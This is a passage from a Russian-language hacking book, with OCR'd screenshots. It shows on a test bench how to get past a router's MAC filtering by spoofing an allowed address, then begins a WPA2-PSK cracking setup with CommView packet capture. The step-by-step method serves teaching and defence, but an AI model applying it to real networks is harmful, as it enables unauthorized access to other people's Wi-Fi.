


Рис. 4.9

Для осуществления дальнейшего проникновения хакеру остается только сменить MAC-адрес на своем хосте на разрешенный и, чтобы избежать конфликта в сети, дождаться момента, когда легальный разрешенный хост будет выключен.

Попробуем поменять MAC-адрес для Wi-Fi-карты. На практике, по ряду причин, это может оказаться несколько сложнее, чем проделать такую процедуру на проводном сетевом адаптере Ethernet.

Нужно заметить, что Интернет просто пестрит вопросами начинающих хакеров: почему, когда я меняю адрес Wi-Fi-карты, программа, предназначенная для этих целей, сообщает об успешной смене, а в действительности при соединении по-прежнему участвует старый родной адрес?

В чем же заключается сложность подмены MAC-адреса для беспроводных сетевых карт? Причина в драйвере сетевой карты, а не в программе смены адреса. К слову сказать, таких бесплатных программ, например для операционной системы Windows, в Интернете множество: SMAC, SIW (об этой программе мы уже упоминали), Macshift, IPtools и др.

Кроме того, сменить MAC-адрес можно и вручную, исправив соответствующее значение в реестре или даже (если вам повезет с драйвером карты) на вкладке настройки адаптера, отыскав там свойство **Network address**.

Если драйвер сетевой карты изготовлен производителем так, что не позволяет осуществлять подмену MAC-адреса, хакер идет одним из двух путей:

- ☐ меняет сетевую карту на устройство другого производителя;
- ☐ каким-нибудь способом выбирает другой драйвер карты.

Понятно, что предпочтительным является второй способ, т. к. он может оказаться менее затратным. И здесь вновь, в зависимости от обстоятельств, варианты могут быть разными.

Например, можно просто поискать в Интернете драйвер более старой версии. Бывает, что это помогает.

А можно сделать так, как поступил бы хакер для сетевой карты, используемой в нашем примере. Когда выяснилось, что адрес не меняется в 64-разрядной версии операционной системы Windows, для этой карты на стенде временно он просто установил бы другую операционную систему, а именно ту же Windows, но уже 32-разрядную.

Продолжим наш эксперимент на стенде. Предварительно, на компьютере, с которого будет происходить несанкционированный доступ, проверим, каков в действительности MAC-адрес его Wi-Fi-карты. Для этого будем использовать встроенную Windows-утилиту `ipconfig` (рис. 4.10).




Рис. 4.10

Отметим, что адрес, который нам предстоит сменить, следующий: 0C-60-76-69-2C-56.

Так как в проводимом опыте мы изучаем вопросы подмены MAC-адресов, а не защиты трафика с помощью шифрования, то попробуем установить сетевое соединение с роутером с нашего компьютера с MAC-адресом 0C-60-76-69-2C-56 и известным нам значением ключа шифрования 5322556250.

Поскольку в разрешенных адресах роутера адреса 0C-60-76-69-2C-56 не было (*см. ранее*), то конечно же установить соединение не удастся, несмотря на применение правильного пароля для WPA2-PSK.

Наша задача — сменить MAC-адрес 0C-60-76-69-2C-56 на разрешенный E0-B9-A5-2F-A8-75 и уже после этого вновь попробовать установить сетевое взаимодействие с роутером.

Для смены MAC-адреса используем одну из бесплатных программ — MACChange (рис. 4.11).

Проверим уже известным способом с помощью утилиты `ipconfig`, сменился ли адрес на требуемый (рис. 4.12).

Утилита показывает, что адрес успешно изменился. Осталось только установить соединение с роутером, имеющим новый адрес. И так как мы подменили его разрешенным, соединение устанавливается успешно (рис. 4.13).

Таким образом, в продолжение разговора об оснащении хакера различными программными инструментами, нами был осуществлен тестовый несанкционированный доступ в обход применяемой защиты сети.




Рис. 4.11




Рис. 4.12

Попутно этот пример убедительно доказывает, что полагаться только на защиту с использованием "привязки MAC-адресов" нельзя ни в коем случае. Такой способ при защите собственных сетей можно применять, только лишь как комплексную добавку для осложнения процедуры взлома. Хакеры тоже ленивы.

Добавим еще, что при прослушивании "эфира" (Wi-Fi) или сканировании сети хакер по "отловленным" MAC-адресам, сверив их со справочными данными, размещенными в Интернете, фактически получает дополнительную

информацию о жертве. Как известно, для различных производителей начальная часть такого адреса уникальна. Но мы уже упомянули, что некоторые устройства (в нашем случае роутер) позволяют установить пользователю любой MAC-адрес самостоятельно. И не факт, что пользователь в роутере фирмы

D-Link не поставит начальное значение MAC-адреса фирмы ZyXEL. Это тоже неплохой прием защиты.




Рис. 4.13

ГЛАВА 5



Взлом WPA2-PSK на Wi-Fi-роутере

В прежние времена основной причиной, побуждающей хакера производить взлом Wi-Fi-сетей, была немалая стоимость услуг провайдеров Интернета. Сейчас же, когда доступ в Интернет стал относительно дешев, казалось бы, нет уже такого интереса к взлому беспроводных сетей. Но это вовсе не так!

Психология хакера зачастую такова, что его заветной мечтой является не столько получение "дармовщины", сколько удовлетворение собственных амбиций: "Ага, я смог! Вот какой я умный"! Неплохим стимулом злоумышленнику служит и то, что для подобного взлома не нужно далеко ходить, потому что Wi-Fi-роутеры в настоящее время применяют на каждом шагу!

Кроме того, еще одним мощным побуждающим фактором является и то, что Интернет буквально наполнен советами и различными программами для этих целей. Проблема лишь в том, что в подавляющем большинстве случаев почему-то ничего не получается! Немало юных хакеров, глотая слюнки, бросалось во все тяжкие в этом направлении. Итог: потерянное время и отсутствие какого-либо результата.

В чем же дело?

Поскольку теоретизирование не входит в планы автора этой книги, то не будем сейчас рассказывать о принципах работы различных сетевых протоколов, особенности шифрования и прочие научные вещи из области теории беспроводных сетей.

Поясним все просто. Проблема, оказывается, заключается в двух направлениях.

Корни первой причины лежат в самих предлагаемых методиках взлома. Инструкции эти, как правило, размножены в разных вариациях из одного, уже

давно позабытого источника. А ведь изначально это было написано для какого-нибудь конкретного случая. И поскольку тиражирование производилось не специалистами, то допущено много неточностей, недоговоренностей, да что там говорить — просто грубейших ошибок. Да ладно, если дело было бы только в этом! Думается, что нас умышленно вводит в заблуждение якобы универсальность указанных методов. Причем, причина просто банальна: привлечение большего числа пользователей к интернет-ресурсу, где размещена методика. И не более того!

Например, одной из основных методик, предлагаемых в Интернете для взлома, является комбинация какого-нибудь sniffера Wi-Fi (как правило, WinPcap или уже известной нам программы CommView for WiFi), предназначенной для захвата пакетов, и программы Aircrack, используемой непосредственно для подбора ключей. Никто при этом не поясняет, что программа Aircrack хороша в основном для "восстановления" ключей протокола WEP. Но! Посмотрите же вокруг: уже давно никто не применяет WEP! А вот для взлома протокола защиты данных WPA программа эта практически непригодна. Дело в том, что в случае применения протокола WPA подобрать пароль можно только с помощью словаря. Плохо то, что практически невозможно составить такой словарь, чтобы заложить в него заветные искомые точные значения паролей, применяемые при выработке ключей указанного протокола. Каким же должен быть словарь, если нынешние продвинутые подростки, настраивающие роутеры и придумывающие пароли, избалованные интернетовскими и "эс-эм-эсовскими" традициями, даже в слове "еще" делают четыре ошибки ("исчо")? При этом способ использования словаря в программе Aircrack не предполагает такого замечательного приема, как мутация слов. Но об этом немного позже.

Кроме того, незадачливый хакер, не понимая разницы в протоколах и соответственно в способах взлома, захватив пакеты WPA-PSK, нередко пытается "ломать" их, используя ту же методику, что и для WEP. Конечно же, это не даст результата.

Вторая причина неудач начинающих хакеров заключается в том, что сами программы, скачиваемые из различных источников Интернета, не редко оказываются фальшивками: как-то что-то работает, что-то там делает, а результата по-прежнему нет.

Чтобы понять, что взлом WPA-PSK все же возможен, осуществим его, как законопослушные граждане, собрав небольшой стенд.

Настроим Wi-Fi-роутер, присвоив значение TEST параметру **SSID** (рис. 5.1).

TP-LINK®

Wireless Settings

SSID: TEST

Region: Russia

Warning: Ensure you select a correct country to conform local law. Incorrect settings may cause interference.

Channel: 5

Mode: 11bgn mixed

Channel Width: Auto

Max Tx Rate: 300Mbps

☒ Enable Wireless Router Radio

☒ Enable SSID Broadcast

☐ Enable WDS

Save

Рис. 5.1

Включим на роутере шифрование, используя протокол WPA2-PSK, при этом присвоив простое значение пароля, уже излюбленную нами комбинацию abc12345 (рис. 5.2).

Присоединимся к нашей сети TEST с любого компьютера (рис. 5.3).

Создадим непрерывный трафик в сети, запустив, например, просмотр кино-фильма непосредственно из Интернета.

Для сбора пакетов, необходимых для осуществления "взлома", будем использовать уже знакомую нам программу CommView for WiFi.

В целях экономии времени при осуществлении задуманного настроим программу только на пятый канал, т. к. сеть TEST была запущена нами именно в этом диапазоне (рис. 5.4).

Произведем сканирование и убедимся, что наша сеть появилась в списке найденных, здесь это сеть с MAC-адресом 74:EA:3A:E4:5A:C2 (рис. 5.5).

Правила для работы установим такие, чтобы захватывать все пакеты (рис. 5.6).

TP-LINK®

Status

Quick Setup

QSS

Network

Wireless

- Wireless Settings

- Wireless Security

- Wireless MAC Filtering

- Wireless Advanced

- Wireless Statistics

DHCP

Network Sharing

Forwarding

Security

Parental Control

Access Control

Advanced Routing

Bandwidth Control

IP & MAC Binding

Dynamic DNS

System Tools

Wireless Security

☐ **Disable Security**

☐ **WEP**

Type: Automatic

WEP Key Format: Hexadecimal

Key Selected	WEP Key	Key Type
Key 1: ☒		Disabled
Key 2: ☐		Disabled
Key 3: ☐		Disabled
Key 4: ☐		Disabled

☐ **WPA/WPA2**

Version: WPA2

Encryption: TKIP

Radius Server IP:

Radius Port: 1812 (1-65535, 0 stands for default port 1812)

Radius Password:

Group Key Update Period: 0 (in second, minimum is 30, 0 means no update)

☒ **WPA-PSK/WPA2-PSK**

Version: WPA2-PSK

Encryption: TKIP

PSK Password: abc12345

(You can enter ASCII characters between 8 and 63 or Hexadecimal characters)

Рис. 5.2




Рис. 5.3




Рис. 5.4




Рис. 5.5




Рис. 5.6

При желании можно было бы использовать правила, позволяющие отфильтровать только именно исходящие (smac) с нашего роутера пакеты и входящие на него (dmac). Для этих целей, используя принятый в программе синтаксис, можно было бы ввести следующее правило — "smac=74:EA:3A:E4:5A:C2 or dmac=74:EA:3A:E4:5A:C2" (рис. 5.7).




Рис. 5.7

Но всё же в эксперименте не будем включать универсальные правила, ограничивающие захват. Пусть к нам попадают все пакеты (рис. 5.8).

Включим захват пакетов, предварительно удостоверившись, что установлено их автосохранение (рис. 5.9).

Захватив достаточное количество пакетов, нажатием комбинации клавиш <Ctrl>+<L> вызовем подпрограмму для работы с протоколами CommView (LogViewer). Произведем подгрузку всех файлов протоколов, захваченных CommView в эту подпрограмму. После загрузки протоколов укажем, чтобы к содержимому применились текущие правила. Для этого в меню **Правила** выберем команду **Применить текущие** (рис. 5.10).




Рис. 5.8




Рис. 5.9

Log Viewer [10-дек-2011@11:50-14-444.ncf] [10-дек-2011@11:51-17-735.ncf] [10-дек-2011@11:52-58-759.ncf] [10-дек-2011@11:54-57-217.ncf] [10-дек-2011@11:56-32-258.ncf]

№	Протокол	Примечать текущие	MAC-адрес	IP источник	IP-адрес	Порт-источ.	Порт-назн.	Время	Р...	Сигнал	Скор...	Детали
126998	ENC	Из файла...	E0:B9:A5:2F:A8:75	?	N/A	N/A	N/A	12:00.15...	70	48	WPA: Can't decrypt	
126999	ENC	ENC	E0:B9:A5:2F:A8:75	?	N/A	N/A	N/A	12:00.15...	70	48	WPA: Can't decrypt	
998622	ENC	DATA	74:EA:3A:E4:5A:C2	?	N/A	N/A	N/A	12:00.104	73	54	WPA: Can't decrypt	
125881	ENC	DATA	74:EA:3A:E4:5A:C2	?	N/A	N/A	N/A	11:55.106	71	36	WPA: Can't decrypt	
125886	ENC	DATA	74:EA:3A:E4:5A:C2	?	N/A	N/A	N/A	11:55.106	70	54	WPA: Can't decrypt	
125887	ENC	DATA	74:EA:3A:E4:5A:C2	?	N/A	N/A	N/A	11:55.106	70	48	WPA: Can't decrypt	
126553	ENC	DATA	74:EA:3A:E4:5A:C2	?	N/A	N/A	N/A	11:55.104	70	36	WPA: Can't decrypt	
126547	ENC	DATA	74:EA:3A:E4:5A:C2	?	N/A	N/A	N/A	11:55.104	70	36	WPA: Can't decrypt	
